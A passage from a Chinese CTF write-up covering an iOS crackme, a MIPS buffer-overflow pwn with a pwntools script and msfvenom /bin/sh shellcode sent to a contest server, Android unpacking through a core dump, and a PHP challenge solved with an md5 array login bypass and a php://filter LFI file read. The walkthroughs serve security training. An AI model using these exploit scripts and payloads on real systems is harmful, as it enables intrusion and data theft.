8559f6bafd1a4c848cac6cd5b992e0e3b625dc049ea16b9733dfc43d603f68f9
035aa4db8ec79481776c770154a527c6cd4cd09648d79d19c656154b002a76f9
c54d77c5eea5f17d2d03399a1f40e50c7a06c01790d8207544cd9bbff1c3e667
c5cb00bccc4a14265c7a2142b446a0b8586896c2516e10b3cce85e34611e06ce
075811b7eb543d489ec3e7218009b2e80ded292ef7118562399e4a2d5f46d64f
6d5e36c41e8480196e64b8ff8f393f922baa9a8d3b7505933f843a496ab9b518
7b887e2734a567ca9b89f9c10863a0a08952ad9e8e6bfc107674b57dfd38c23a
0cd2d72f032509d7ede0380de0e5eefb363d7b74866dd28a00a155fe8edfb5d2
aed0537cbacdb2948e5655e8286528130bc51f500653ddcb3cc35580bbc62acb
bcd4ef1fb5768f08f70ef82fba38ac687308bd2db8df7528491d086308e633d2
6a543f6dfcbca08091e2ef2cdf7b0afff92d00ac6bbb3c3cb089092296a45725
c9b0e754ff698fb976e66d6094f5c9c4f1c5f0e69bde47ed0a9ed6f57cc88d79#
```

最后一组的前 16 位为 flag:

flag{c9b0e754ff698fb9}

21.IOS　　题目分类：REVERSE　　分值：150

和上一题 ios 一样，后缀改成 zip，解压出 crack me1 二进制文件，先静态分析一下：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // ST18_4@1
  const char **v4; // r9@1
  int v5; // ST10_4@1
  int v6; // r0@1
  int v7; // r0@1
  int v8; // ST00_4@1
  int v9; // ST1C_4@1

  v3 = argc;
  v4 = argv;
  v5 = objc_autoreleasePoolPush();
  v6 = _objc_msgSend(&OBJC_CLASS___AppDelegate, "class");
  v7 = NSStringFromClass(v6);
  v8 = objc_retainAutoreleasedReturnValue(v7);
  v9 = UIApplicationMain(v3, v4, 0, v8);
  objc_release(v8);
  objc_autoreleasePoolPop(v5);
  return v9;
}
```

果然，根据我的开发经验，main 函数都比较简单，一般来说 ios 应用程序只在启动时会走 main 函数，之后。将控制权交给 Appdelegate。
那么接下来从行为分析吧，先装上 app 看一下：

应该是在我们点验证这个按钮的时候会触发内部的逻辑，找了一下，只有这个函数最有可能了：

```
; Segment type: Pure code
AREA __text, CODE, READWRITE, ALIGN=3
; ORG 0x8CA0
CODE16


; ViewController - (void)touch
; Attributes: bp-based frame

; void __cdecl -[ViewController touch](struct ViewController *self, SEL)
__ViewController_touch_

var_D8= -0xD8
var_D4= -0xD4
var_D0= -0xD0
var_CC= -0xCC
var_C= -0xC
var_8= -8

PUSH            {R4,R7,LR}
ADD             R7, SP, #4
SUB             SP, SP, #0xD4
MOV             R2, #(cfstr_Crack - 0x8CB2) ; "crack"
ADD             R2, PC  ; "crack"
STR             R0, [SP,#0xD8+var_8]
STR             R1, [SP,#0xD8+var_C]
MOV             R0, R2
BLX             _objc_retain
MOV             R1, #(_objc_msgSend_ptr_0 - 0x8CC6)
ADD             R1, PC ; _objc_msgSend_ptr_0
LDR             R1, [R1] ; __imp__objc_msgSend
MOV             R2, #(selRef_DES_KEY_ - 0x8CD2)
ADD             R2, PC ; selRef_DES_KEY_
MOV             LR, #(_string - 0x8CDC)
ADD             LR, PC ; _string
MOV             R3, #(classRef_ViewController - 0x8CE6)
ADD             R3, PC ; classRef_ViewController
STR             R0, [SP,#0xD8+var_10]
LDR             R0, [R3] ; _OBJC_CLASS_$_ViewController
LDR.W           R3, [LR]
LDR.W           LR, [SP,#0xD8+var_10]
LDR             R2, [R2] ; "DES:KEY:"
STR             R1, [SP,#0xD8+var_30]
MOV             R1, R2
MOV             R2, R3
MOV             R3, LR
LDR.W           LR, [SP,#0xD8+var_30]
BLX             LR
MOV             R7, R7
BLX             _objc_retainAutoreleasedReturnValue
MOV             R1, #(_objc_msgSend_ptr_0 - 0x8D12)
ADD             R1, PC ; _objc_msgSend_ptr_0
LDR             R1, [R1] ; __imp__objc_msgSend
```

这个函数发送了 3 个消息一开始传入了 crack，之后又传入了一个 DES_KEY 对象，然后之后根据字符串比较的结果，分了 2 步，一边是弹出成功，一边是弹出失败。而 DES:KEY:这个对象似乎和输入无关，那么，我只要知道他加密的结果就行了。

```
__text:000093DC                ADD             R3, PC ; classRef_NSData
__text:000093DE                LDR             R3, [R3] ; _OBJC_CLASS_$_NSData
__text:000093E0                LDR.W           R9, [SP,#0x48C+var_428]
__text:000093E4                LDR             R1, [R1] ; "dataWithBytes:length:"
__text:000093E6                STR             R0, [SP,#0x48C+var_464]
__text:000093E8                MOV             R0, R3
__text:000093EA                MOV             R3, R9
__text:000093EC                LDR.W           R9, [SP,#0x48C+var_464]
__text:000093F0                BLX             R9
__text:000093F2                MOV             R7, R7
__text:000093F4                BLX             _objc_retainAutoreleasedReturnValue
__text:000093F8                MOV             R1, #(_objc_msgSend_ptr_0 - 0x9404)
__text:00009400                ADD             R1, PC ; _objc_msgSend_ptr_0
__text:00009402                LDR             R1, [R1] ; __imp__objc_msgSend
__text:00009404                MOV             R2, #(selRef_stringByEncodingData_ - 0x9410)
__text:0000940C                ADD             R2, PC ; selRef_stringByEncodingData_
__text:0000940E                MOV             R3, #(classRef_GTMBase64 - 0x941A)
__text:00009416                ADD             R3, PC ; classRef_GTMBase64
__text:00009418                STR             R0, [SP,#0x48C+var_434]
__text:0000941A                LDR             R0, [R3] ; _OBJC_CLASS_$_GTMBase64
__text:0000941C                LDR             R3, [SP,#0x48C+var_434]
__text:0000941E                LDR             R2, [R2] ; "stringByEncodingData:"
__text:00009420                STR             R1, [SP,#0x48C+var_468]
__text:00009422                MOV             R1, R2
__text:00009424                MOV             R2, R3
__text:00009426                LDR             R3, [SP,#0x48C+var_468]
__text:00009428                BLX             R3
__text:0000942A                MOV             R7, R7
__text:0000942C                BLX             _objc_retainAutoreleasedReturnValue
```

DES:KEY:那个函数，把加密后的结果进行了 BASE64 编码，断在这个函数执行完之后只要在这里下个断点，就能看到加密之后的值。

找一个越狱以后的苹果设备，ssh 上去，用 gdb 调试：

下断点在 return 之前获得返回值的地方：

```
__text:00009428                BLX             R3
__text:0000942A                MOV             R7, R7
__text:0000942C                BLX             _objc_retainAutoreleasedReturnValue
__text:00009430                LDR             R1, [SP,#0x48C+var_430]
__text:00009432                STR             R0, [SP,#0x48C+var_430]
```

看看寄存器的情况：

```
(gdb) x /100c $r0
0x14d013c0: -100 '▒' 36 '$' 117 'u' 58 ':' -116 '▒' 7 '\a' 0 '\0' 1 '\001'
0x14d013c8: 32 ' ' 120 'x' 107 'k' 71 'G' 114 'r' 121 'y' 99 'c' 118 'v'
0x14d013d0: 121 'y' 49 '1' 115 's' 71 'G' 57 '9' 89 'Y' 74 'J' 119 'w'
0x14d013d8: 80 'P' 67 'C' 88 'X' 68 'D' 118 'v' 77 'M' 104 'h' 67 'C'
0x14d013e0: 50 '2' 77 'M' 77 'M' 66 'B' 112 'p' 68 'D' 111 'o' 121 'y'
0x14d013e8: 106 'j' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0'
0x14d013f0: 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0'
0x14d013f8: -19 '▒' 16 '\020' -22 '▒' 47 '/' 45 '-' 69 'E' -32 '▒' 57 '9'
0x14d01400: 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0'
0x14d01408: 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0'
0x14d01410: 1 '\001' 0 '\0' 0 '\0' 0 '\0' -24 '▒' 19 '\023' -48 '▒' 20 '\024'
0x14d01418: 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0' 0 '\0'
0x14d01420: 58 ':' 10 '\n' 77 'M' 1 '\001'
(gdb)
```

```
(gdb) x /2s $r0
0x14d013c0:  "▒$u:▒\a"
0x14d013c7:  "\001 xkGrycvy1sG9YJwPCXDvMhC2MMBpDoyj"
(gdb)
```

R0 所指的对象里面有一串明文字符串。

不用怀疑就是这个了。

flag{ xkGrycvy1sG9YJwPCXDvMhC2MMBpDoyj}


22. Add　　题目类型：PWN　　分值：300

这题是个 mips 的 PWN，由于 mips 的 NX 保护一般都是不开的，所以暂且先试试代码执行。，先使用了反编译工具反编译了代码：

```
int main(int argc, char ** argv) {
    char v1[64];
    char str[10];
    setvbuf((struct struct__IO_FILE *)*(int32_t *)*(int32_t *)0x410f10, NULL, 2, 0);
    puts("[calc]");
    puts("Type 'help' for  help.");
    srand(0x123456);
    int32_t v2 = (int32_t)&v1; // 0x40091c_1
    int32_t v3 = rand(); // 0x40091c
    g2 = 0x400000;
    sprintf(str, "%d", v3);
    g4 = 0x418ed0;
    int32_t v4 = *(int32_t *)0x410f14; // $s0
    int32_t v5 = 0x418ed0;
    int32_t v6 = 128; // 0x400978
    int32_t v7 = v2; // 0x40091c_18
    // branch -> 0x400978
    while (true) {
        // 0x400978
        g7 = v6 < 2;
        int32_t v8 = v6; // 0x40089835
        int32_t v9 = v5; // 0x400984
        int32_t v10 = v7; // 0x40091c_19
        // branch -> 0x400984
        while (true) {
            int32_t v11 = *(int32_t *)(v9 - 0x7fa8); // 0x400984
            g6 = v11;
            g1 = *(int32_t *)v4;
            g5 = 0x400994;
            ((int32_t (*)())v11)();
            g4 = 0x418ed0;
            int32_t v12 = g7; // 0x40099c
            char v13 = v12;
            int32_t v14; // 0x4009c0
            int32_t v15; // bp+111
            int32_t * v16; // 0x400abc_13
            int32_t * v17; // 0x400abc_14
            int32_t * v18; // 0x400abc_15
            int32_t * v19; // 0x400abc_16
            int32_t v20; // 0x4009d4
            int32_t v21; // 0x4009e0
```

看上去乱七八糟的

结合 IDA 看可以看出一些字符串：



这个地方在某种情况下会泄漏出输入内容的栈地址。
再看看什么情况下会泄露，他是把输入的数值和 v3 比较，而 v3 是一个随机数：

```
srand(0x123456);
int32_t v2 = (int32_t)&v1; // 0x40091c_1
int32_t v3 = rand(); // 0x40091c
g2 = 0x400000;
sprintf(str, "%d", v3);
g4 = 0x418ed0;
int32_t v4 = *(int32_t *)0x410f14; // $s0
int32_t v5 = 0x418ed0;
```

随机种子已经确定了是 0x123456，rand()的值是确定的，可以推算出等于 2057561479。最后通过尝试发现输入长度为 112 时恰好覆盖到返回地址。用 msfvenom 生成 shellcode，即可，利用脚本如下：


```
#!/usr/bin/env python

from pwn import *

p = remote("106.75.32.60",10000)

buf =    ""
buf += "\x66\x06\x06\x24\xff\xff\xd0\x04\xff\xff\x06\x28\xe0"
buf += "\xff\xbd\x27\x01\x10\xe4\x27\x1f\xf0\x84\x24\xe8\xff"
buf += "\xa4\xaf\xec\xff\xa0\xaf\xe8\xff\xa5\x27\xab\x0f\x02"
buf += "\x24\x0c\x01\x01\x01\x2f\x62\x69\x6e\x2f\x73\x68\x00"

payload = 'A'*8+buf

while len(payload)<112:
      payload += '\x00'

p.send("2057561479\n")
p.recvuntil("was ")
data = p.recvuntil("\n")[:-1]
baseaddr = int(data,16)

print "baseaddr=",hex(baseaddr)

shellcodeaddr = baseaddr + 8
data = payload+p32(shellcodeaddr) + " 6666\n"

p.send(data)
p.send("exit\n")

p.interactive()
```

23. 拯救地球　　题目类型：REVERSE　　分值：500

这题是一个 apk，用 jeb 打开分析：

Java 层内容很简单，明显是加过壳了，那么思路很明确，就是脱壳，脱壳方法很多，我这里用 gcore 脱壳，coredump 大概 200M，写个脚本分割一下：

```
#!/usr/bin/env python

from zio import *
f = open('core.934')
data = f.read()
f.close()
start = 0
while 1:
    i = data.find('dex\x0a035', start)
    if i == -1:
        break
    start = i + 1
    l = l32(data[i + 32: i + 36])
    open(str(i) + '.dex', 'w').write(data[i:i + l])
```



分割出的 dex 文件很多，筛选一下：

```
[wjh@wjh-VM:~/dexs ]% grep question *.dex
Binary file 12338336.dex matches
Binary file 15463552.dex matches
Binary file 17511584.dex matches
Binary file 83195040.dex matches
Binary file 98948256.dex matches
```

就这几个。由于 gcore dump 出来的被优化了，因此需要修复一下：

baksmali -x -d framework 12338336.dex

smali out -o classes.dex

然后用 jeb 先载入第一个分析一下：

```java
package com.itea.question;

import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View$OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.TextView;

public class MainActivity extends Activity {
    private EditText input;
    private TextView result;
    private Button submit;

    public MainActivity() {
        super();
    }

    static EditText access$0(MainActivity arg1) {
    }

    static TextView access$1(MainActivity arg1) {
    }

    protected void onCreate(Bundle savedInstanceState) {
        new View$OnClickListener() {
            public void onClick(View v) {
            }
        };
    }
}
```

很多逻辑不完整，应该是 gcore 的问题。不过幸运的是有一个 Answer 对象好像是完整的：

```java
static {
    Answer.aa = "YWJjZWRmZ2hpamtsbW5vcHFyc3R1dnd4eXoxMjM0NTY3ODkwLCA=";
    int[] v0 = new int[20];
    v0[0] = 24;
    v0[1] = 3;
    v0[2] = 18;
    v0[3] = 36;
    v0[4] = 8;
    v0[5] = 19;
    v0[6] = 37;
    v0[7] = 8;
    v0[8] = 18;
    v0[9] = 37;
    v0[10] = 19;
    v0[11] = 7;
    v0[12] = 3;
    v0[13] = 37;
    v0[15] = 13;
    v0[16] = 18;
    v0[17] = 22;
    v0[18] = 3;
    v0[19] = 17;
    Answer.answers = v0;
}
```

其中 Answer.aa 的 base64 解开的结果是：

```
>>> s = "YWJjZWRmZ2hpamtsbW5vcHFyc3R1dnd4eXoxMjM0NTY3ODkwLCA="
>>> import base64
>>> aa = base64.b64decode(s)
>>> aa
'abcedfghijklmnopqrstuvwxyz1234567890, '
>>> len(aa)
38
>>>
```

而另外一个类是：

```
ublic class Encode {
   private static byte[] encodeDecodeChars;
   private static char[] encodeEncodeChars;

   static {
       Encode.encodeEncodeChars = new char[]{'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K',
               'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a', 'b',
               'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's',
               't', 'u', 'v', 'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9',
               '+', '/'};
       byte[] v0 = new byte[128];
       v0[0] = -1;
       v0[1] = -1;
       v0[2] = -1;
       v0[3] = -1;
       v0[4] = -1;
       v0[5] = -1;
       v0[6] = -1;
       v0[7] = -1;
       v0[8] = -1;
```

这个显然是 base64 编解码的实现，也是比较完整的

Answer 类而后面 v0 数组的最大值是 37，aa 长度为 38，猜测可能 v[0]中的值为 flag 在 aa 中的下标。

于是猜测 flag 为

aa[24]+ aa[3] + aa[18] + aa[36] + aa[8] + aa[19] + aa[37] + aa[8] + aa[18] + aa[37] + aa[19] + aa[7] + aa[3] + aa[37] + aa[13] + aa[18] + aa[22] + aa[3] + aa[17]

```
>>> aa[24]+ aa[3] + aa[18] + aa[36] + aa[8] + aa[19] + aa[37] + aa[8] + aa[18] + aa[37] + aa[19] + aa[7] +
 + aa[37] + aa[13] + aa[18] + aa[22] + aa[3] + aa[17]
'yes,it is the nswer'
```

看来思路是对的，不过 app 中验证不通过。看到前面的 base64 猜想是不是要 base64 加密一下，再输入。发现还是不对。

最后脑洞了一下。应该是 yes,it is the answer 这个的 base64 编码，有可能在其他地方逻辑上有修改这个数组。

Flag 为 flag{eWVzLGl0IGlzIHRoZSBhbnN3ZXI=}

24.PHPup　　题目类型：WEB　　分值：200

```
</body>
<script src="js/jquery.js"></script>
<script src="js/adminpage.js"></script>
</html>
```

查看源代码，发现底下有个

adminpage.js，里面可以发现后台的登陆地址：


function show(){

```
        $(SHADE).children().remove();
            //$(SHADE).stop().fadeToggle();
            $(SHADE).append('<div class="log"><h1 class="yahei">Log in</h1><form method="post" action="doLoginUIOPPP.php"><p><input type="text" name="username" value placeholder="Username"></p><p><input type="password" name="password" value placeholder="Password"></p><p class="remember_me"><label class="yahei"><input type="checkbox" name="autoFlag" id="remember_me" value="1">Within one month of free to log in</label><input type="submit" name="commit" value="Login"></p></form></div>');

        LOGIN = $(".log");
        position();
        $(SHADE).stop().fadeToggle();
}
```

后台登陆地址是

http://106.75.30.59:2333/admin/doLoginUIOPPP.php

猜测后台有可能对输入的密码进行 md5(体验赛中刚好做过这道题)，所以直接使用数组，使 md5 函数返回 null 绕过，成功登陆：




得到了后台地址

http://106.75.30.59:2333/admin/admininfile.php?name=add


后台功能很少，有一个上传功能，根据题目意思猜测可能是需要上传木马来获得 shell。随便

上传了点东西，但是好像都失败，秒删。没有上传程序的源码，不太好分析，就找找有没有 LFI 之类的洞可以读文件。

成功找到一个包含：



后来发现 name=upload,upload.php 是存在的，name=manage 而 manage.php 也是存在的，猜测 name=是一个文件包含，使用 filter 函数读文件可以得到 upload 的源码



解码后分析一下：

```php
<?php
    require_once '../connect.php';
    checkLogined();
    if($_FILES){
    $upfile=$_FILES["file"]["name"];
    $fileTypes=array(
        'jpg', 'png','gif','zip','rar','txt'
    );

    function getFileExt($file_name)
    {
        while($dot = strpos($file_name, "."))
        {
            $file_name = substr($file_name, $dot+1);
        }
        return $file_name;
    }
    $test1= strtolower(getFileExt($upfile));
    if(!in_array($test1, $fileTypes))
    //检查文件类型
    {
        echo "<font color='red'>不能上传此类型文件！</font>";
        exit();
    }
    else{
    $nfile=md5(rand(10,1000).time()).".".$test1;
    move_uploaded_file($_FILES["file"]["tmp_name"], "../file123asdp/".$nf
    echo "ok!<a href=../file123asdp/".$nfile.">$nfile</a>";
    }
    }
?>
```

试了半天绕过，没成功，又被坑了很久。后来想了下，太 2B 了啊，都有 LFI 了，为什么不试试找找看有没有放 flag 的文件，这样就不用绕过了啊。


后来成功找到了

http://106.75.30.59:2333/flag.php

读一下根目录下的 flag.php:

http://106.75.30.59:2333/admin/admininfile.php?name=php://filter/read=convert.base64-encode/resource=../flag

发现可以读：



php://filter/read=convert.base64-encode/resource=../flag.php not exists!ZmxhZwo8P3BocAojZmxhZ3s0NjRmNjcxYWZhOTA0NDU2YTY0MDJlZjEzMzNkYWI1ZH0K

解开得到 flag：

print base64.b64decode('ZmxhZwo8P3BocAojZmxhZ3s0NjRmNjcxYWZhOTA0NDU2YTY0MDJlZjEzMzNkYWI1ZH0K')

flag

<?php

#flag{464f671afa904456a6402ef1333dab5d}

现在明白了，文件上传其实是个坑，正确做法应该是 LFI。